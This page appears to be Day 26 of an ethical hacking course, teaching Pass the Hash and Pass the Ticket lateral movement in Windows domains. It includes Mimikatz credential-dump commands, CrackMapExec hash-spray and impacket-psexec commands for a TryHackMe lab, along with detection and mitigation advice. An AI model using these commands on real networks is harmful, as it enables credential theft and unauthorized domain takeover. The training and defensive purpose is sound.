
This article teaches Pass the Hash (PtH) and Pass the Ticket (PtT) attacks, two lateral movement techniques that reuse stolen authentication credentials—NTLM hashes and Kerberos tickets—to move across Windows networks without cracking passwords. Rather than extracting and cracking credentials, attackers weaponize credentials already stored in memory by the operating system, enabling rapid domain compromise from a single compromised workstation. The techniques matter because they represent the inflection point where a localized breach becomes full enterprise takeover, and understanding them is essential for both penetration testers and defenders.
- NTLM Hash as Direct Authentication MaterialNTLM authentication transmits the hash itself as the credential rather than the plaintext password, and receiving servers validate the hash directly. This means an attacker who extracts an NTLM hash from LSASS memory can immediately authenticate to any NTLM-protected service as that user without cracking it. The hash is functionally equivalent to the password in NTLM's authentication model, making hash extraction equivalent to full credential compromise.
- Kerberos Ticket Exploitation and ValidityWindows stores Kerberos Ticket Granting Tickets (TGTs) and service tickets in memory. Stealing and injecting these tickets allows authentication to Kerberos-protected services within the ticket's validity window, typically 10 hours. Unlike NTLM hashes, Kerberos tickets remain valid even after a user's password is reset unless the KRBTGT account key is rotated, making them particularly persistent post-compromise.
- Extraction via Mimikatz and LSASS AccessMimikatz, written by Benjamin Delpy, accesses the Local Security Authority Subsystem Service (LSASS) process to dump both NTLM hashes and Kerberos tickets from memory. Extraction requires SYSTEM privileges or local Administrator rights with SeDebugPrivilege. The tool uses commands like `sekurlsa::logonpasswords` to dump credentials and `sekurlsa::tickets /export` to export tickets as .kirbi files.
- Hash Spray Pattern and Local Admin ReuseOnce an attacker obtains one NTLM hash, CrackMapExec tests it across entire subnets in seconds to identify all hosts accepting that credential. In real enterprises, local administrator passwords are often identical across machines due to poor configuration management. A single workstation compromise frequently yields hashes that unlock 5, 10, or 50+ additional machines—a pattern called local administrator password reuse that is among the most prevalent misconfigurations in enterprise Windows networks.
- Cascading Lateral Movement Through Hash EscalationThe workflow creates a compounding effect: compromise one machine → extract hashes with Mimikatz → spray with CrackMapExec → access new machines → use impacket-secretsdump to dump SAM databases on newly-accessed hosts → extract new hashes → repeat. Each new machine yields more hashes, each hash unlocks more machines. The article describes this as the 'hash spray cascade' that enables full domain compromise within hours from a single unpatched endpoint.
- Detection via Windows Event IDs and EDRWindows Event ID 4624 with Logon Type 3 and NTLM authentication flags lateral movement; Event 4648 flags explicit credential use. EDR solutions directly detect LSASS access by non-system processes. Mimikatz itself is detected by virtually all antivirus and EDR solutions through signature recognition, though penetration testers use obfuscated or in-memory versions in real engagements.
- Microsoft Defenses: LAPS and Credential GuardLocal Administrator Password Solution (LAPS) sets unique randomized local admin passwords on every machine, eliminating hash reuse attacks across the network. Credential Guard stores credentials in a virtualization-based isolated environment that Mimikatz cannot access. Protected Users group prevents NTLM authentication and Kerberos delegation for high-privilege accounts. These mitigations directly counter the techniques taught in the article.
- Why Password Reset Alone Is InsufficientResetting a compromised user's password does not invalidate NTLM hashes already extracted from memory—the hash changes, but the attacker has already moved laterally. Kerberos TGTs remain valid for 10 hours unless the KRBTGT account key is rotated. Effective incident response requires isolating compromised machines, rotating KRBTGT keys twice to invalidate all tickets, and forcing password resets on all accounts authenticated to compromised hosts, not just the initially-breached account.
Bottom line: Pass the Hash and Pass the Ticket are not theoretical attacks—they are the primary mechanism by which single workstation compromises transform into full domain takeover in real enterprise environments, typically within hours and without requiring password cracking. Penetration testers must master both the attack execution (hash extraction, CrackMapExec spraying, ticket injection) and the defender's detection patterns and mitigations (LAPS, Credential Guard, Event ID monitoring) to operate effect
Part of the 100-Day Ethical Hacking Course
🎯 What You’ll Master in Day 26
⏱️ 58 min read · 3 hands-on exercises
📊 Where are you with Active Directory attacks?
📋 What You’ll Master in Day 26 — Pass the Hash & Pass the Ticket Tutorial
- Pass the Hash Pass the Ticket — Why Windows Authentication Is the Vulnerability
- Extracting NTLM Hashes From LSASS Memory With Mimikatz
- NTLM Hash Lateral Movement — CrackMapExec and Impacket in Practice
- Kerberos Ticket Extraction — Stealing TGTs and Service Tickets
- Pass the Ticket Kerberos — Injecting Stolen Tickets for Service Access
- How Defenders Detect PtH and PtT — And Why It Matters to You
In Day 25 you learned how Kerberos works and how AS-REP Roasting and Kerberoasting extract offline-crackable hashes. Today we operate on a different level — instead of cracking hashes, we weaponise them directly. Pass the Hash and Pass the Ticket require no cracking at all, making them faster and more reliable in time-pressured engagements. Together with BloodHound on Day 27, these form the core of Active Directory lateral movement methodology.
Pass the Hash Pass the Ticket — Why Windows Authentication Is the Vulnerability
To understand Pass the Hash, you need to understand how NTLM authentication works. When a Windows machine authenticates to a network resource using NTLM, it does not transmit the plaintext password. Instead, it transmits the NTLM hash of the password as the credential. The receiving server validates the hash — not the password. This design means the hash is functionally equivalent to the password for authentication purposes.
Windows stores NTLM hashes in memory inside the Local Security Authority Subsystem Service (LSASS) process. Any process running with SYSTEM privileges can access LSASS memory and extract those hashes. Once you have a hash, you can authenticate to any Windows service that uses NTLM authentication as that user — without ever knowing or cracking the plaintext password.
Pass the Ticket works on the same principle but for Kerberos authentication. When a user authenticates in an Active Directory environment, Windows stores their Kerberos tickets — Ticket Granting Tickets (TGTs) and service tickets — in memory. Extracting and injecting these tickets into a new session allows you to authenticate as that user to any Kerberos-protected service within the ticket’s validity window (typically 10 hours).
2. Dump LSASS → get NTLM hash
3. Auth with hash (no crack needed)
4. Access SMB, WMI, WinRM
Protocol: NTLM
2. Dump Kerberos tickets from memory
3. Inject ticket into new session
4. Access AD services as victim user
Protocol: Kerberos
⏱️ Time: 10 minutes · No tools required
compromised. They immediately reset jsmith’s password. They believe the
threat is contained.
Think through these questions:
1. If the attacker already extracted jsmith’s NTLM hash from LSASS
before the password reset, can they still authenticate as jsmith?
Why or why not?
2. The attacker used jsmith’s access to compromise “administrator” on
a second machine and extracted that hash too. Does resetting jsmith’s
password help with the administrator account?
3. If the attacker has a valid Kerberos TGT for jsmith with 8 hours
remaining, and jsmith’s password is reset, can they still use that
ticket? (Hint: think about how ticket revocation works in Kerberos)
4. What should the incident response team do BEYOND just resetting
the password to actually contain a PtH/PtT compromise?
📸 Write your analysis and share in #day-26-pth on Discord.
Extracting NTLM Hashes From LSASS Memory With Mimikatz
Mimikatz is the tool that changed Active Directory security forever. Written by Benjamin Delpy, it demonstrated that Windows stores authentication credentials in memory in a recoverable form — a fact Microsoft was aware of but had not publicised. Today every penetration tester uses Mimikatz or its embedded versions (in Metasploit, CobaltStrike, and other frameworks) for credential extraction.
NTLM Hash Lateral Movement — CrackMapExec and Impacket in Practice
Once you have an NTLM hash, CrackMapExec is the fastest tool for determining which hosts in the network accept that hash for authentication. It sprays the hash across an entire subnet and reports which machines it can authenticate to — in seconds, across hundreds of hosts.
Kerberos Ticket Extraction — Stealing TGTs and Service Tickets
Kerberos tickets in memory represent active authenticated sessions. A TGT (Ticket Granting Ticket) allows you to request new service tickets for any service the user has access to — meaning a stolen TGT is effectively a full user session. Service tickets are more limited but allow access to a specific service without needing to contact the KDC again.
Pass the Ticket Kerberos — Injecting Stolen Tickets for Service Access
With a .kirbi ticket file extracted, you can inject it into any session on any machine — even one that has never authenticated as that user. The target service will honour the ticket because it is cryptographically valid and was issued by the legitimate KDC. This technique is particularly powerful when the stolen ticket belongs to a highly privileged service account.
⏱️ Time: 30 minutes · Free TryHackMe account required
(free room — no subscription required)
Step 2: Read through Task 1-3 to understand the lab environment
(Windows Server with AD configured)
Step 3: Deploy the machine and connect via the TryHackMe VPN or
AttackBox
Step 4: Follow the Pass the Hash section using the pre-provided
NTLM hashes and CrackMapExec:
crackmapexec smb [target-ip] -u [user] -H [hash]
Step 5: Note which hosts return “(Pwn3d!)” — these accept the hash
Step 6: Open a shell on one of the vulnerable hosts using:
impacket-psexec [user]@[target] -hashes :[hash]
Step 7: From within the shell, run:
whoami
hostname
ipconfig
Step 8: Document: how many hosts accepted the same hash?
What does this tell you about password reuse in the environment?
📸 Screenshot the CrackMapExec output showing Pwn3d! hosts and share in #day-26-pth on Discord.
How Defenders Detect PtH and PtT — And Why It Matters to You
As an ethical hacker, understanding detection is not just academic — it tells you how to write better findings in your reports, how to advise clients on remediation, and how to operate more stealthily during authorised engagements. Modern SOC teams actively hunt for PtH and PtT patterns.
Windows Event IDs to know: Event 4624 (successful logon) with Logon Type 3 and NTLM authentication package flags lateral movement. Event 4648 flags explicit credential use. Event 4688 with process name mimikatz.exe is an obvious alert. LSASS access by non-system processes triggers EDR products directly.
Mitigations clients should implement: Local Administrator Password Solution (LAPS) — Microsoft’s tool that sets unique, randomised local admin passwords on every machine, eliminating hash reuse attacks. Protected Users security group — places high-privilege accounts in a group that prevents NTLM authentication and Kerberos delegation. Credential Guard — Windows feature that stores credentials in a virtualisation-based isolated environment that Mimikatz cannot access.
⏱️ Time: 30 minutes · Kali Linux + Windows lab VM required (HackTheBox or TryHackMe acceptable)
📸 Screenshot the shell prompt showing whoami output after successful PtH and share in #day-26-pth on Discord. Tag #lateralmovement2026
🧠 QUICK CHECK — Day 26
📋 Commands Used Today — Day 26 Reference Card
🏆 Mark Day 26 as Complete
You now understand the technique that turns single workstation access into full domain compromise. Pass the Hash and Pass the Ticket are in every professional penetration tester’s toolkit for exactly one reason: they work, consistently, in real enterprise environments.
❓ Frequently Asked Questions
What is the difference between Pass the Hash and Pass the Ticket?
Do I need the plaintext password to perform Pass the Hash?
Which tools perform Pass the Hash attacks?
How do defenders detect Pass the Hash attacks?
What privileges are required to extract hashes with Mimikatz?
What comes after Pass the Hash and Ticket in this course?
Day 25: Kerberos Attacks 2026
Day 27: BloodHound Tutorial 2026
📚 Further Reading
- Kerberos Attacks 2026 — AS-REP Roasting & Kerberoasting — Day 25 covers how Kerberos works and how offline hash cracking via AS-REP Roasting and Kerberoasting complements the in-memory techniques covered today.
- BloodHound Tutorial 2026 — Day 27 shows how to map all AD attack paths visually, using the lateral movement techniques from today as the edges in the BloodHound graph.
- 100-Day Ethical Hacking Course Hub — The complete course index covering every day from Linux basics through advanced AD attacks and red team operations.
- Mimikatz GitHub Repository — The official Mimikatz source and documentation from Benjamin Delpy, covering all modules and their underlying Windows authentication exploitation techniques.
- Hacking Articles — Pass the Hash Deep Dive — Comprehensive walkthrough of PtH variations including WMI, SMB, and RDP authentication bypass techniques with lab screenshots.
